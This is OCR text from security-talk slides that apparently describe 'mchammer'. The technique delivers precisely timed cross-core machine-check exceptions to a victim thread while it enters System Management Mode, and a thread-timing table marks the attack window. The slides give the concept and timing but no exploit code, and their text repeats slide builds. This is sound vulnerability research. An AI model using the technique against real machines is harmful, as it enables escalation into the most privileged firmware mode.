
reload IDT

Attack window

receive MCE



Thread 1 (attacker)	Thread 0 (victim)	
begin fuse instruction		
	out b2 (trigger SMI)	
~12,000 cycles	receive SMI	
	out b2 ends	
	enter SMM (idt unchanged, cr4.mce cleared)	
	begin executing SMI handler	
	...	
	set cr4.mce	
	...	
	...	Attack window
	...	
generate MCE	reload IDT	
	receive MCE	



Thread 1 (attacker)

Thread 0 (victim)

begin fuse instruction

~12,000 cycles

generate MCE

out b2 (trigger SMI)

receive SMI

out b2 ends

enter SMM (idt unchanged, cr4.mce cleared)

begin executing SMI handler

...

set cr4.mce

...

...

receive MCE

reload IDT

Attack window

- A targeted disruptor tool
  - Previous MCE tool could generate MCE from attacking thread,
    and deliver to victim thread,
    but without any control of timing
  - Modify tool to light MCE fuse, and sliding delay on the victim thread
  - Can deliver cross-core MCEs to victim threads
    during privilege transitions or secure modes,
    at *precise* target times

lighting the fuse

Let’s build a hammer…

Let's add a handle…

Let’s be a bit more careful…

Let’s find a nail…

Let’s light a fuse…

We have all the pieces.

Let’s build a hammer…

Let's add a handle…

Let’s be a bit more careful…

Let’s find a nail…

Let’s light a fuse…


We have all the pieces.

We need a name…

Let’s build a hammer…
Let's add a handle…
Let’s be a bit more careful…
Let’s find a nail…
Let’s light a fuse…
We have all the pieces.
We need a name…

mchammer

the exploit.



I/O Device

North Bridge


PCIe device

CPU


RAM


MMIO

